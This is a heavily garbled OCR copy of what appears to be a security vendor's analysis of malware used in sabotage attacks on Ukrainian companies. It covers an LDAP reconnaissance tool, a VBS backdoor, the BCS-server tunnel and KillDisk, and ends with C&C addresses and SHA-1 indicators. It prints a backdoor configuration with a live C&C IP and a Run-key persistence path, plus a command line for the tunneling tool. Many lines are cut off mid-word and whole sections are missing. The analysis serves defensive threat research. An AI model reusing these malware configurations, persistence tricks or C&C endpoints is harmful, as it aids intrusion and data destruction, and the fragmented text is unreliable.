
```
] [-t1 ip]
```

ffing tool.

The combined use of all these tools allows attackers to gain a foothold in a compromised network, with the objective of gaining full control by obtaining domain administrator privileges.

LDAP query tool


Another interesting discovery was a tool that was used during attacks to make queries to Active Directory using LDAP. This tool is able to dump detailed information about computers and usernames listed in Active Directory, and is tailored for a specific victim's domain.



```
push    eax                ; res
push    0                  ; attrsonly
push    0                  ; attrs
push    offset aObjectclass ; "(objectClass=*)"
push    0                  ; scope
push    offset aCnSchemaCnConf ; "CN=Schema,CN=Configuration,DC=[redacted]
push    esi                ; ld
mov     [ebp+res], 0
call    ds:ldap_search_sW
add     esp, 1Ch
```

DAP query tool.

ional backdoors in order to ain Python/TeleBot backdoor be n in VBS and some samples we



```
    script.vbs
?Dim version: version = "6.1.76.5"
'==================== WORK PARAMS ============================
Dim timeout:timeout = 21
Dim bIP:bIP = "95.141.37.3"
'==================== WORK PARAMS ============================

Dim sRequest:sRequest = ""
Dim taskName:taskName = "Windows Defender"
Dim arKey:arKey = "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\csrss.exe"

'==================== WORK PARAMS ============================
Dim pUrl: pUrl = "https://" + bIP + "/services/nl-nl/power-bi-embedded/wt_mc_id/azuremktg_hp_powerbiembedded"
Dim sendUrl: sendUrl = "https://" + bIP + "/store/mseea/nl_NL/cat/Back-to-School/categoryID_68073200"
Dim htmlUrl:htmlUrl = "https://" + bIP + "/store/mseea/nl_NL/cat/Accessoires/categoryID_66233400?"
'==================== WORK PARAMS ============================
```

Figure 9: Source code of additional backdoor written in VBS.

There are several samples of this VBS backdoor, but all of them have pretty straightforward functionality. The backdoor sends the computer name and MAC address of the computer executing it to its C&C server using HTTP. The variable `timeout` defines the period of time in minutes between calls to the server. The server can push additional commands for execution. Here is a list of supported commands:

to the server

ult back to the server


folder

!kill	Quits and deletes itself
!up	Uploads file from agent computer to C&C server

BCS-server

The attackers also used a malicious tool that they named BCS-server. This tool allows them to open a tunnel into an internal network and then this tunnel can be used to send and receive data between the C&C server and even non-infected computers in the network. The main idea of this tool is based on the same principles as the XTUNNEL malware used by the Sednit group.

During our analysis we discovered that the attackers used a guide for this specific tool. Interestingly, the guide was written in Russian.



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р

файл


ussian.

The guide in Russian can be roughly translated as:


Parameters
-saddr – address of BCS server
-hport – port of a host, which we did setup on the server, this how we bypass firewall
Examples:
phost_win.exe –saddr=10.10.10.10 –hport=80
Debug versions:
phost_cnv.exe – console version
phost_win_log.exe – version that logs to file

So attackers specify an external C&C server in the command line and the tool connects to this server using HTTP. This remote server is used as a proxy by attackers: the connection that goes to this server is redirected to the internal network by the tool and any response that the tool gets from a computer in the internal network goes to the C&C server. Thus, attackers can communicate with internal servers that are normally unreachable from the internet.

d the C&C server is base64



```
TP/1.1 200 OK
Connection: keep-alive
```



```
Content-type: text/html

<html><head></
```

1 client pkt(s), 1 server pkt(s), 1 turn(s).

Entire conversation (784 bytes) — Show data as: ASCII — Stream: 0

Figure 11: The captured handshake of BCS-server tool and C&C server.

KillDisk

The KillDisk is a destructive component that is used by these attackers as the final stage of

attacks against media

anies in Ukraine in December

egisters itself as a service under

tackers have probably collected

e using Microsoft PsExec in order

ervers and workstations.

he command line. However, one

o 9:30am, 6 December 2016.

a of KillDisk hasn't change so

ter unbootable. Beside that it also

d by the malware authors in this

version of KillDisk are:

- .kdbx .bak .back .dr .bkf .cfg .fdb .mdb .accdb .gdb .wdb .csv .sdf .myd .dbf .sql .edb .mdf .ib .db3 .db4 .accdc .mdbx .sl3 .sqlite3 .nsn .dbc .dbx .sdb .ibz .sqlite .pyc .dwg .3ds .ai .conf .my .ost .pst .mkv .mp3 .wav .oda .sh .py .ps .ps1 .php .aspx .asp .rb .js .git .mdf .pdf .djvu .doc .docx .xls .xlsx .jar .ppt .pptx .rtf .vsd .vsdx .jpeg .jpg .png .tiff .msi .zip .rar .7z .tar .gz .eml .mail .ml .ova .vmdk .vhd .vmem .vdi .vhdx .vmx .ovf .vmc .vmfx .vmxf .hdd .vbox .vcb .vmsd .vfd .pvi .hdd .bin .avhd .vsv .iso .nrg .disk .hdd .pmf .vmdk .xvd

The KillDisk malware may create new, small files instead of deleted ones with the exact same filename and these new files will contain one of two strings `mrR0b07` or `fS0cie7y` instead of the original content. This is not the only reference to the Mr. Robot TV show, in addition this KillDisk variant displays the picture that is illustrated in Figure 12.




Figure 12: Picture displayed by KillDisk component.

Interestingly, the KillDisk malware does not store this picture anywhere: rather it has code that draws this picture in real-time using the Windows GDI. It looks like attackers put a lot of effort just to make the code that draws this picture.

Conclusion

The cybercriminals behind these targeted attacks demonstrate serious intention to conduct cybersabotage attacks. To be able to mount such attacks, they are constantly inventing new malware and techniques, such as the use of the Telegram Bot API instead of a more conventional C&C server for example.

Special thanks to David Gabris for help with the analysis.

```
VBS/Agent.AP trojan
```

```
Win32/HackTool.NetHacker.N trojan
Win32/HackTool.NetHacker.O trojan
Win32/PSW.Agent.OCO trojan
Win64/Riskware.Mimikatz.H application
Win32/RiskWare.Mimikatz.I application
Win32/PSW.Delf.OQU trojan
Win32/PSW.Agent.OCP trojan
Win64/Spy.KeyLogger.G trojan
Win32/KillDisk.NBH trojan
Win32/KillDisk.NBI trojan
```

C&C Servers:

```
93.190.137.212
95.141.37.3
80.233.134.147
```

Legitimate servers abused by malware authors:

```
.167.197, 149.154.167.198,
```

```
16C206D9CFD4C82D6652AFB1EEBB589A927B041B
```

1DC1660677A41B6622B795A1EB5AA5E5118D8F18

26DA35564D04BB308D57F645F353D1DE1FB76677

30D2DA7CAF740BAAA8A1300EE48220B3043A327D

385F26D29B46FF55C5F4D6BBFD3DA12EB5C33ED7

4D5023F9F9D0BA7A7328A8EE341DBBCA244F72C5

57DAD9CDA501BC8F1D0496EF010146D9A1D3734F

68377A993E5A85EB39ADED400755A22EB7273CA0

77D7EA627F645219CF6B8454459BAEF1E5192467

7B87AD4A25E80000FF1011B51F03E48E8EA6C23D

7C822F0FDB5EC14DD335CBE0238448C14015F495

86ABBF8A4CF9828381DDE9FD09E55446E7533E78

9512A8280214674E6B16B07BE281BB9F0255004B

B2E9D964C304FC91DCAF39FF44E3C38132C94655

FE4C1C6B3D8FDC9E562C57849E8094393075BC93

VBS backdoors SHA-1:

F00F632749418B2B75CA9ECE73A02C485621C3B4

LDAP query tool SHA-1:

LDAP query tool SHA-1:

81F73C76FBF4AB3487D5E6E8629E83C0568DE713

CredRaptor password stealer SHA-1:

FFFC20567DA4656059860ED06C53FD4E5AD664C2

58A45EF055B287BAD7B81033E17446EE6B682E2D

Win64/Spy.KeyLogger.G trojan SHA-1:

7582DE9E93E2F35F9A63B59317EBA48846EEA4C7

Intercepter-NG and silent WinPCAP installer SHA-1:

64CB897ACC37E12E4F49C4DA4DFAD606B3976225

A0B9A35675153F4933C3E55418B6566E1A5DBF8A

Win32/KillDisk SHA-1:

71A2B3F48828E4552637FA9753F0324B7146F3AF

8EB8527562DDA552FC6B8827C0EBF50968848F1A

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